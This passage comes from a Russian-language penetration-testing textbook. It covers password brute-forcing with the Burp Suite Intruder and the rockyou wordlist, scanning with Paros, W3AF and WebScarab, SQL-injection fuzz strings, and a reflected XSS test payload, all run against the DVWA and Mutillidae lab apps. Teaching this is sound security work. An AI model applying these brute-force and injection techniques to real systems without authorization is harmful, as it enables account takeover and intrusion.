


Рис. 10.19. Вкладка Payloads (Полезные нагрузки) открыта

Если щелкнуть кнопкой мыши в правой части раскрывающегося списка *Payload set* (Набор полезных нагрузок), вы увидите количество позиций полезных нагрузок.

Выберите значение 1. Оно будет соответствовать полю *username*. В раскрывающемся списке *Payload type* (Тип полезной нагрузки) выберите *Simple list* (Простой список). Ниже, в разделе *Payload Options* (Параметры полезной нагрузки) введите в поле ввода имя пользователя и нажмите кнопку *Add* (Добавить). Это имя будет использоваться злоумышленником в качестве имени пользователя. Можно добавить несколько имен (рис. 10.20).

Теперь в поле ввода *Payload set* (Набор полезных нагрузок) выберите полезную нагрузку 2, отвечающую за поле пароля. Вместо того чтобы вводить поочередно имена паролей, нажмите кнопку *Load* (Загрузить) и загрузите один из ваших файлов паролей (*rockyou.txt*, расположенный в Kali по адресу */usr/share/wordlist*) (рис. 10.21).

После того как все настройки будут выполнены, нажмите кнопку *Start attack* (Начало атаки).




Рис. 10.20. Выбираем полезную нагрузку




Рис. 10.21. Для подбора пароля загружаем список слов

На рис. 10.22 вы видите вкладку с результатами (Results). Глядя на эти результаты, мы видим, что все попытки атаки получили статус (код ответа HTTP) 302. Быстрый поиск в Google кодов ответов HTTP указывает, что код 302 — это перенаправление. Но перенаправление куда?




Рис. 10.22. Начало атаки

Если мы щелкнем кнопкой мыши на результате, а затем выберем вкладку Response (Ответ), то увидим, что все запросы перенаправляются на `index.php`. Это `admin: password`. Теперь мы можем перейти на страницу входа DVWA и предоставить доступ к сайту. Для этого нам потребуется ввести учетные данные.

Кроме того, используя инструмент Repeater (Ретранслятор), мы можем проверить эти результаты в Burp Suite. Ретранслятор предназначен для ручного изменения HTTP-запросов и данных, отправляемых в этих запросах.

Вернитесь на вкладку Target (Цель), выберите для входа в `login.php` запрос POST. Это форма запроса, в которой отправляется имя пользователя и пароль. Щелкните правой кнопкой мыши на этой форме запроса и выберите команду Send to Repeater (Отправить в ретранслятор).

Выберите вкладку Repeater (Ретранслятор) (рис. 10.23).

После `password=` удалите неверный пароль и введите тот, который перенаправил вас на `index.php`. В этом случае паролем будет слово `password`. Далее нажмите кнопку Go (Начать) (рис. 10.24).




Рис. 10.23. Вкладка Repeater (Ретранслятор)




Рис. 10.24. Кнопка Go (Начать) нажата

На панели Response (Ответы) мы видим строку Location (Расположение) со значением `index.php`. Далее нажмите расположенную в верхней части окна кнопку Follow redirection (Переадресация). Это приведет к созданию необработанного HTML. На вкладке Render (Предоставить) вы увидите, как должна выглядеть страница (рис. 10.25).




Рис. 10.25. Вкладка Render (Предоставить)

В этом примере мы использовали несколько инструментов, которые входят в состав Burp Suite. Этот набор инструментов безопасности приложений типа «все в одном» является мощной платформой для атаки веб-приложений.



Подробное изучение Burp Suite выходит за рамки данной книги. Поэтому мы настоятельно рекомендуем вам посетить сайт <http://www.portswigger.net>, чтобы рассмотреть другие примеры.

Прокси-сервер Paros

Прокси-сервер Paros — это полезный и очень мощный инструмент оценки уязвимостей. Он охватывает весь сайт и может выполнять различные тесты. Настроив локальный прокси-сервер между браузером и загруженным в него целевым приложением, аудитор с помощью этого инструмента может перехватывать веб-трафик (HTTP/HTTPS). Данный механизм помогает испытателю на проникновение изменять определенные запросы, направленные в целевое приложение, или манипулировать ими с целью ручной проверки приложения. Таким образом, прокси-сервер

Paros действует как активный или пассивный инструмент оценки безопасности веб-приложений.

Для запуска прокси-сервера Paros выберите команду основного меню Applications ▶ Web Application Analysis ▶ paros (Приложения ▶ Анализ веб-приложений ▶ paros) или введите в командную строку терминала следующую команду:

```
# paros
```

После выполнения данной команды на экране появится окно прокси-сервера Paros. Перед выполнением каких-либо практических упражнений в вашем любимом браузере необходимо настроить локальный прокси (127.0.0.1, 8080).

Если вам нужно изменить какие-либо настройки, заданные по умолчанию, в строке меню выберите команду Tools ▶ Options (Инструменты ▶ Параметры). В открывшемся окне вы сможете изменить параметры подключения, значения локального прокси-сервера, аутентификацию HTTP и другие настройки. После настройки браузера посетите целевой сайт.

Рассмотрим шаги для тестирования уязвимости и получения отчета.

1. В нашем случае мы просматриваем сайт по адресу <http://192.168.0.30/mutillidae>. Обратите внимание, что он откроется на вкладке Sites (Сайты) прокси-сервера Paros.
2. Щелкните правой кнопкой мыши на адресе <http://192.168.0.30/mutillidae> и для обхода всего сайта выберите вкладку Spider. В зависимости от размера сайта время его обхода займет от нескольких секунд до нескольких минут.
3. После завершения обхода сайта в нижней части вкладки Spider вы увидите список всех обнаруженных страниц. Кроме того, можно отследить запрос, отправленный целевой странице, и ответ, отправленный по этому запросу. Для этого на левой панели вкладки Sites (Сайты) следует выбрать целевой сайт и конкретную страницу.
4. Чтобы перехватить любые дальнейшие запросы и ответы, перейдите на вкладку Trap (Ловушка), которая находится на правой панели. Это может быть полезным, когда для тестирования приложения вы решили выбрать ручные тесты. Кроме того, вы можете создать собственный HTTP-запрос. Для этого выберите команду меню Tools ▶ Manual Request Editor (Инструменты ▶ Ручной редактор запросов).
5. Чтобы выполнить автоматическое тестирование уязвимостей, следует выбрать на вкладке Sites (Сайты) целевой сайт и перейти к меню Analyze ▶ Scan All from the menu (Анализ ▶ Сканирование всех). Обратите внимание: чтобы выбрать определенные типы тестов безопасности, нужно перейти к Analyze ▶ Scan Policy (Анализ ▶ Политика сканирования), а затем вместо Scan All (Сканировать все) выбрать Analyze ▶ Scan (Анализ ▶ Сканирование).
6. После завершения тестирования уязвимостей в нижней части вкладки Alerts (Предупреждения) вы увидите несколько предупреждений безопасности. Они рассортированы по следующим уровням риска: High (Высокий), Medium (Средний) и Low (Низкий).

7. Если вы хотите получить отчет сканирования, выберите в строке меню команду Report ▶ Last Scan Report (Отчет ▶ Последний отчет сканирования). Будет создан отчет (рис. 10.26), в котором программа перечислит все уязвимости, обнаруженные во время сеанса тестирования: /root/paros/session/LatestScannedReport.html.




Рис. 10.26. Отчет, составленный по результатам сканирования

Мы в этом примере использовали базовый тест оценки уязвимости.



Чтобы ознакомиться с различными параметрами, предлагаемыми прокси-сервером Paros, рекомендуем обратиться к руководству пользователя: http://www.ipi.com/Training/SecTesting/paros_user_guide.pdf.

W3AF

W3AF — многофункциональная платформа для аудита веб-приложений и атаки на них. Предназначена также для обнаружения и использования уязвимостей в Интернете. Весь процесс оценки безопасности приложений автоматизирован и состоит из трех основных шагов: обнаружения, аудита и атаки. Для каждого из этих шагов предусмотрено несколько плагинов, которые помогут аудитору сосредоточиться на конкретных критериях тестирования. Для достижения требуемой цели все эти плагины могут общаться и обмениваться тестовыми данными. W3AF поддерживает обнаружение и использование нескольких уязвимостей веб-приложений, включая SQL-инъекции, межсайтовые сценарии, удаленное и локальное включение файлов, переполнение буфера, инъекции XPath, управление ОС и неправильную конфигурацию приложений.



Чтобы получить более подробную информацию о каждом доступном плагине, перейдите по адресу <http://w3af.sourceforge.net/plugin-descriptions.php>.

Чтобы запустить W3AF, выберите команду основного меню Applications ▶ Web Vulnerability Analysis ▶ w3af (Приложения ▶ Анализ веб-уязвимостей ▶ w3af) или введите в командную строку терминала следующее:

```
# w3af_console
```

Программа будет запущена в персонализированном режиме консоли W3AF (w3af>>>). Обратите внимание, что существует версия программы с графическим интерфейсом. Мы решили представить вам консольную версию из-за гибкости ее настроек:

```
w3af>>> help
```


После выполнения этой команды будут отображены все основные параметры, которые можно использовать для настройки теста. Вы можете выполнить команду `help`, если вам нужна помощь по конкретному варианту. В нашем упражнении мы настроим плагин вывода, включим выбранные тесты аудита, настроим цель и выполним процесс сканирования на целевом сайте, используя следующие команды:

- ❑ w3af>>> plugins;
- ❑ w3af/plugins>>> help;
- ❑ w3af/plugins>>> output;
- ❑ w3af/plugins>>> output console, html_file;
- ❑ w3af/plugins>>> output confightml_file;
- ❑ w3af/plugins/output/config:html_file>>> help;
- ❑ w3af/plugins/output/config:html_file>>> view;
- ❑ w3af/plugins/output/config:html_file>>> set verbose True;
- ❑ w3af/plugins/output/config:html_file>>> set output_file metasploitable.html;
- ❑ w3af/plugins/output/config:html_file>>> back;
- ❑ w3af/plugins>>> output config console;
- ❑ w3af/plugins/output/config:console>>> help;
- ❑ w3af/plugins/output/config:console>>> view;
- ❑ w3af/plugins/output/config:console>>> set verbose False;
- ❑ w3af/plugins/output/config:console>>> back;
- ❑ w3af/plugins>>> audit;
- ❑ w3af/plugins>>> audit htaccess_methods, os_commanding, sqli, xss;
- ❑ w3af/plugins>>> back;
- ❑ w3af>>> target;
- ❑ w3af/config:target>>> help;

- ❑ w3af/config:target>>> view;
- ❑ w3af/config:target>>> set target;
- ❑ http://http://192.168.0.30/mutillidae/index.php?page=login.php;
- ❑ w3af/config:target>>> back;
- ❑ w3af>>>.

На данный момент мы настроили для выполнения теста все необходимые параметры. Анализ целевой системы проведем с помощью SQL-инъекции, межсайтовых сценариев, команд операционной системы и неправильной конфигурации файла htaccess (рис. 10.27). Тест будет запущен следующей командой:

```
w3af>>> start
```



Cross site scripting vulnerability

MEDIUM

Summary

A Cross Site Scripting vulnerability was found at: "http://192.168.0.30/mutillidae/index.php/", using HTTP method GET. The sent data was: "page=" The modified parameter was "page". This vulnerability was found in the request with id 37.

Description

Client-side scripts are used extensively by modern web applications. They perform from simple functions (such as the formatting of text) up to full manipulation of client side data and Operating System interaction.

Cross Site Scripting (XSS) allows clients to inject arbitrary scripting code into a request and have the server return the script to the client in the response. This occurs because the application is taking untrusted data (in this example, from the client) and reusing it without performing any validation or encoding.

- Vulnerable URL: <http://192.168.0.30/mutillidae/index.php/>
- Vulnerable Parameter: `page`

Fig.

Рис. 10.27. Уязвимости сценариев сайта

Как вы можете видеть, мы обнаружили уязвимости межсайтового выполнения сценариев в веб-приложении. Подробный отчет также создается в формате HTML и отправляется в root-папку. В этом отчете подробно описаны все уязвимости, а также есть отладочная информация о каждом запросе и ответные данные, передаваемые между W3AF и целевым веб-приложением.



Тестовый пример не дает информации об использовании других полезных плагинов, профилей и параметров эксплойта, поэтому мы настоятельно рекомендуем вам выполнить несколько упражнений, описанных в руководстве пользователя. Они доступны по адресу <http://w3af.sourceforge.net/documentation/user/w3afUsersGuide.pdf>.

WebScarab

WebScarab — мощный инструмент для оценки безопасности веб-приложений. В нем предусмотрено несколько режимов работы, но в основном он действует через перехват прокси. Этот прокси-сервер находится между браузером конечного пользователя и целевым веб-приложением для мониторинга и изменения запросов и ответов, передаваемых с обеих сторон. Такой процесс позволяет аудитору вручную обработать вредоносный запрос и увидеть ответ, отправленный веб-приложением. *WebScarab* включает несколько интегрированных инструментов, таких как затуманиватель, анализатор идентификатора сессии, паук (spider), анализатор веб-сервисов, сканер атак межсайтовых сценариев и CRLF-сканер уязвимостей, а также транскодер.

Чтобы запустить *WebScarab lite*, выполните команду основного меню Applications ▶ Web Application Analysis ▶ *webscarab* (Приложения ▶ Анализ веб-приложений ▶ *webscarab*) или введите в командную строку терминала такую команду:

```
# webscarab
```

Будет запущена облегченная версия программы. Нам же для примера потребуется полнофункциональная версия. Для этого нужно выбрать в меню команду Tools ▶ Use full-featured interface (Инструменты ▶ Использовать полнофункциональный интерфейс). Потребуется подтвердить выбранные настройки и перезапустить программу.

После перезапуска приложения *WebScarab* на экране появится несколько вкладок с инструментами. Прежде чем начать упражнение, нам нужно настроить браузер на локальный прокси (127.0.0.1, 8008), чтобы связь браузера и целевого приложения шла через прокси *WebScarab*. Для изменения настроек локального прокси-сервера (IP-адреса или порта) выберите вкладку Proxy ▶ Listeners (Прокси ▶ Прослушиватели). Выполнив следующие шаги, можно проанализировать идентификатор сеанса целевого приложения.

1. После настройки локального прокси-сервера необходимо перейти к целевому сайту (например, <http://192.168.0.30/mutillidae>) и зайти на него по как можно большему количеству ссылок. Это увеличит вероятность обнаружения любых известных и неизвестных уязвимостей. Кроме того, вы можете выбрать целевой сайт на вкладке Summary (Сводка), щелкнуть правой кнопкой мыши и выбрать дерево Spider (Паук). Это позволит получить все доступные в целевом приложении ссылки.
2. Если вы хотите проконтролировать данные запроса и ответа для конкретной страницы, которая была упомянута в нижней части вкладки Summary (Сводка), дважды щелкните кнопкой мыши на интересующей вас ссылке. На экране появится анализируемый запрос в формате таблицы и в необработанном формате. Ответ также можно просмотреть в HTML-, XML-, текстовом и шестнадцатеричном форматах.

3. В течение тестового периода мы можем с помощью метода GET перейти к одной из ссылок и применить к ней инструмент fuzz с параметром, например, `artist=1`. Если по этой ссылке существует хоть одна неопознанная уязвимость, она будет выявлена. Для этого щелкните правой кнопкой мыши на ссылке и выберите в появившемся меню команду **Use as fuzz template** (Использовать как шаблон fuzz). Далее перейдите на вкладку **Fuzzer** и вручную примените необходимые значения к параметру. Для этого нажмите кнопку **Add** (Добавить) рядом с разделом **Parameters** (Параметры).

Для примера мы написали небольшой текстовый файл с перечислением известных данных SQL-инъекций (например, `1 и 1=2`, `1 и 1=1` и одинарная кавычка (')) и предоставили его в качестве источника для значения параметра `fuzzing`. Это можно сделать, нажав расположенную на вкладке **Fuzzer** кнопку **Sources** (Источник). Как только ваши fuzz-данные будут готовы, нажмите кнопку **Start** (Пуск). После завершения всех тестов вы можете дважды щелкнуть на отдельном запросе и проверить его ответ. В одном из наших тестовых случаев мы обнаружили уязвимость инъекции MySQL:

- **Error** — у вас есть ошибка в вашем синтаксисе SQL. Просмотрите соответствующее вашей версии сервера MySQL, чтобы в строке 1 использовать '\', не нарушая синтаксис;
 - **Warning: mysql_fetch_array()** — предоставленный аргумент не является допустимым ресурсом в результате, предоставленном MySQL в `/var/www/vhosts/default/htdocs/listproducts.php` (строка 74).
4. В последнем тестовом примере проанализируем идентификатор сеанса целевого приложения. Для этого перейдите на вкладку **Analysis** (Анализ) идентификатора сеанса и в поле со списком выберите предыдущие запросы. После загрузки выбранного запроса перейдите к нижней части вкладки, выберите образцы (например, 20) и нажмите **Fetch** (Получить), чтобы получить различные образцы идентификаторов сеанса. Далее, чтобы начать процесс анализа, нажмите кнопку **Test** (Тест). Результаты будут выведены на вкладке **Analysis** (Анализ). В графическом виде результат будет представлен на вкладке **Visualization** (Визуализация). Этот процесс определяет случайность и непредсказуемость идентификаторов сеансов, что может привести к захвату сеансов или учетных данных других пользователей.



Инструмент WebScarab имеет множество параметров и функций, которые потенциально могут сделать процесс тестирования на проникновение более информативным. Чтобы получить дополнительную информацию о проекте WebScarab, посетите страницу https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project.

Межсайтовые сценарии

Атаки межсайтовых сценариев (XSS) сегодня по-прежнему очень популярны. XSS — это такая инъекционная атака, когда злоумышленник вводит вредоносные сценарии или код в запросы, отправляемые веб-приложением. Причина успешности подобных атак в том, что вводимые пользователем запросы перед отправкой на сервер не проходят корректную проверку.

Первоначально существовало два типа атак XSS, но в 2005 году был обнаружен третий.

- ❑ **Stored XSS (Сохраненные XSS).** Сохранение XSS происходит, когда пользовательский ввод хранится на целевом сервере без проверки. Пользовательским вводом могут служить база данных, содержимое на форуме и комментарии. Жертва неосознанно извлекает сохраненные данные из веб-приложения, которые браузер из-за доверия между клиентом и сервером считает безопасными для отображения. Поскольку входные данные сохраняются, то такие XSS — постоянные.
- ❑ **Reflected XSS (Отраженные XSS).** Отраженный XSS появляется, когда пользовательский ввод в виде сообщения об ошибке немедленно возвращается веб-приложением. Это может быть результат поиска или любой другой ответ, который включает в себя некоторые или все входные данные, предоставленные пользователем. Такие данные не проверяются на безопасность и отображаются в браузере как часть запроса, а также не хранятся постоянно.
- ❑ **DOM XSS. Объектная модель документа (DOM)** — это инструмент API-программирования для документов HTML и XML. Он определяет логическую структуру документов, способ доступа к ним и управления ими. XSS на основе DOM — это форма XSS, при которой передача от источника к приемнику зараженного потока данных происходит внутри браузера. То есть источник данных находится в DOM, приемник также находится в DOM, а поток данных никогда не покидает браузер.

Тестирование XSS

Чтобы проверить уязвимости XSS, мы будем использовать язык JavaScript и стандартный HTML-код.

Тестирование отраженных XSS

Как вы помните, отраженный XSS называется так потому, что пользовательский ввод немедленно обрабатывается и возвращается веб-приложением. Чтобы это проверить, нам нужно найти поле, которое принимает ввод пользователя.

Зайдите на страницу DVWA, для которой ранее взломали пароль. В левой части главной страницы отображается меню (рис. 10.28).

Перейдите в меню DVWA Security (Безопасность DVWA) и в раскрывающемся списке выберите значение low, затем нажмите кнопку Submit (Отправить). Этими




Рис. 10.28. Страница DVWA

действиями вы настроите веб-приложение для работы так, как будто входные данные не проверяются (рис. 10.29).



Рис. 10.29. Веб приложение настроено

Для нашего первого теста перейдите в левом меню на страницу XSS reflected (Отраженные XSS). Введите в поле ввода следующий JavaScript-код (рис. 10.30):

```
<script>alert("Allows XSS")</script>
```




Рис. 10.30. JavaScript-код введен

Нажмите кнопку Submit (Отправить). В случае успеха на экране появится всплывающее окно с сообщением Allows XSS (Предоставить XSS) (рис. 10.31).

